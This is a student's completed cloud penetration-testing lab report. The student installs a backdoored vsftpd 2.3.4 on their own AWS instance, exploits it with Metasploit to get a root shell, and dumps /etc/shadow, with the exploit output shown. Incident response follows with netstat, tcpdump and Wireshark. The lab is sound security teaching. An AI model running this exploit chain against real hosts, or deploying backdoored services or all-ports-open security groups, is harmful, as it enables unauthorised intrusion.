ISIN 335 –Penetration Testing Project 2 Instructor: Gerald Emerick

Penetration Testing Project 2

Use your AWS Free Tier account for this assignment. In this assignment you will install and configure a vulnerable ftp service on your AWS Free Tier Ubuntu target and exploit it using Kali Metasploit. You will also run the AWS Inspector service against your AWS Free Tier environment to scan for vulnerabilities.

- 1. Using the Kali 4 EC2 Instance from the previous assignment.
 - a. Start the instance
 - Establish an SSH connection to the instance.
- 2. Install a vulnerable service on the Ubuntu 16.04 LTS EC2 Instance.
 - a. Start the instance
 - b. Establish an SSH connection to the instance.
 - c. Install a vulnerable ftp service, vsftpd, on the instance. Issue the following commands from your home directory:
 - i. sudo git clone https://github.com/nikdubois/vsftpd-2.3.4-infected.git
 - ii. sudo apt-get update
 - iii. sudo apt-get install build-essential
 - iv. change directory to vsftpd-2.3.4-infected
 - v. edit the MakeFile and edit the LINK line as follows adding "-lcrypt":
 - LINK = -Wl,-s,-lcrypt
 - vi. Run the "make" program "sudo make"
 - vii. Execute the following commands from vsftpd directory to configure vsftpd
 - sudo useradd nobody
 - sudo mkdir /usr/share/empty
 - sudo cp vsftpd /usr/local/sbin/vsftpd
 - sudo cp vsftpd.8 /usr/local/man/man8
 - sudo cp vsftpd.conf.5 /usr/local/man/man5
 - sudo cp vsftpd.conf /etc
 - viii. Setup anonymous access to the ftp service
 - sudo mkdir /var/ftp/
 - sudo useradd –d /var/ftp ftp
 - sudo chown root:root /var/ftp
 - sudo chmod og-w /var/ftp
 - ix. Enable local login to the ftp service.
 - Edit /etc/vsftpd.conf using sudo
 - Change the setting "local_enable=YES" (remove comment character)

- x. Start the ftp service
 - sudo /usr/local/sbin/vsftpd &

xi. use the ps command to verify that the vsftpd service is running

```
ubuntu@ip-172-31-61-101:~/vsftpd-2.3.4-infected$ sudo /usr/local/sbin/vsftpd &
[1] 8921
ubuntu@ip-172-31-61-101:~/vsftpd-2.3.4-infected$ ps aux | grep vsftpd
         8921 0.0 0.3 55740 3852 pts/0 S
                                                 04:24 0:00 sudo /usr/local/sbin/vsftpd
root
         8922 0.0 0.1 6748 1288 pts/0
                                            S
                                                 04:24
                                                         0:00 /usr/local/sbin/vsftpd
root
                                880 pts/0
         8924 0.0 0.0 12940
ubuntu
                                                 04:24
                                                         0:00 grep --color=auto vsftpd
ubuntu@ip-172-31-61-101:~/vsftpd-2.3.4-infected$
```

- d. Open any necessary ports using security groups to enable access to the vulnerable service you installed.
- e. Stop the instance when you are not using it.
- 3. From the Kali instance run the attack and perform incident response:
 - a. Run an nmap scan with version information against the Ubuntu instance.
 - i. Verify that the vsftpd service is running on port 21 and is listed as "open" in the nmap output

```
-(kali@ kali)-[~]
 -$ nmap -sV 100.25.146.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 04:27 UTC
Nmap scan report for ec2-100-25-146-135.compute-1.amazonaws.com (100.25.146.135)
Host is up (0.00058s latency).
Not shown: 998 filtered tcp ports (no-response)
      STATE SERVICE VERSION
21/tcp open ftp
                    vsftpd 2.3.4
22/tcp open ssh
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10+esm5 (Ubuntu Linux; protoc
01 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.34 seconds
```

b. Use Metasploit to exploit the vsftpd service on the target Ubuntu machine. Capture and analyze artifacts from the attack.

i. Attack

- Open up any port in the AWS security group necessary for Metasploit session connections. Research the attack to determine the necessary AWS security group and firewall changes.
- · Obtain a root shell using the Metasploit exploit
- cat the /etc/shadow file using the Metasploit exploit

```
asf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
   100.25.146.135:21 - Banner: 220 (vsFTPd 2.3.4)
   100.25.146.135:21 - USER: 331 Please specify the password.
   100.25.146.135:21 - Backdoor service has been spawned, handling...
[+] 100.25.146.135:21 - UID: uid=0(root) gid=0(root) groups=0(root)
   Found shell.
   Command shell session 1 opened (172.31.63.183:38667 -> 100.25.146.135:6200) at 2024-11-15 04:36:32 +0000
cat /etc/shadow
root:*:19873:0:99999:7:::
daemon:*:19873:0:99999:7:::
bin:*:19873:0:99999:7:::
svs:*:19873:0:99999:7:::
sync:*:19873:0:99999:7:::
games:*:19873:0:99999:7:::
man:*:19873:0:99999:7:::
lp:*:19873:0:99999:7:::
nail:*:19873:0:99999:7:::
news:*:19873:0:99999:7:::
uucp:*:19873:0:99999:7:::
proxy: *:19873:0:99999:7:::
www-data:*:19873:0:99999:7:::
backup: *:19873:0:99999:7:::
list:*:19873:0:99999:7:::
gnats:*:19873:0:99999:7:::
nobody:*:19873:0:99999:7:::
systemd-timesync:*:19873:0:99999:7:::
systemd-network: *:19873:0:99999:7:::
systemd-resolve:*:19873:0:99999:7:::
systemd-bus-proxy: *:19873:0:99999:7:::
syslog:*:19873:0:99999:7:::
apt:*:19873:0:99999:7:::
1xd:*:19873:0:99999:7:::
messagebus:*:19873:0:99999:7:::
dnsmasq: *:19873:0:99999:7:::
sshd:*:19873:0:99999:7:::
ubuntu:!:20042:0:99999:7:::
ftp:!:20042:0:99999:7:::
```

ii. Artifact Analysis / Incident Response. Provide detailed screenshpots of the following • Identify the established connection from Metasploit using netstat on the Ubuntu machine


```
sudo netstat -anp | grep vsftpd
tcp
                 0 0.0.0.0:21
                                            0.0.0.0:*
                                                                    LISTEN
                                                                                8922/vsftpd
                  0 172.31.61.101:21
                                            18.207.1.156:44731
                                                                    CLOSE WAIT
                                                                                8962/vsftpd
tcp
                        STREAM
                                   CONNECTED
                                                  32633
                                                           8962/vsftpd
unix
```

•

- Capture the Metasploit attack on the Ubuntu machine using tcpdump. Create pcap file from tcpdump that includes the attack packets.
- Download the pcap file from the Ubuntu machine to your local computer using scp.


C:\Users\User>scp -i "C:\Users\User\Downloads\private_key.pem" ubuntu@100.25.146.135:/home/ubuntu/vsftpd-2.3.4-infected/metasploit_vsftpd.pcap C:/Users/User/Desktop/metasploit_vsftpd.pcap 100% 9222 95.8KB/s 00:00

 Analyze the tcp dump file in Wireshark on your local computer. Filter to the relevant packets.




- c. Stop the Ubuntu instance
- 4. From the AWS Console run the AWS Inspector service against the running instances of Kali and Ubuntu. Review the report and provide a summary of the key findings. Run a network assessment. The host assessment requires the installation of the AWS Inspector Agent.

Kali Instance



Ubuntu Instance



Each of these instances had three main vulnerabilities brought up from Amazon Inspector. Port 21 and Port 22 were reachable from an Internet Gateway (IGW), and port ranges 0-65535 were reachable from an Internet Gateway (IGW) - TCP. These vulnerabilities were from configuring the Security Group to allow access from 0.0.0.0/0 temporarily through initially ports 21 and 22, and then 0-65535 for the reverse shell.

5. Stop all EC2 instances.

6. Write a brief synopsis of the assignment including key learning items, any challenges that you encountered, and questions that you may have.

This assignment gave me a great deal of trouble initially but I felt as though I learned a lot from it. I have had to restart this lab a few times because my initial Ubuntu EC2 instance would not properly configure the build-essential package which made it so I could not use Sudo make. This took me a while to figure out after reading online based on my issue but I felt the simplest solution was to swap to a different Ubuntu 16.04 LTS AMI. This penetration testing assignment allowed me to explore security group configurations along with using new services like Amazon Inspector. I do not have any questions at the current time. It was a very fun assignment.

Deliverables / What to Submit

- 1. A single PDF with screenshots of all required steps clearly labeled.
- 2. A synopsis of the assignment.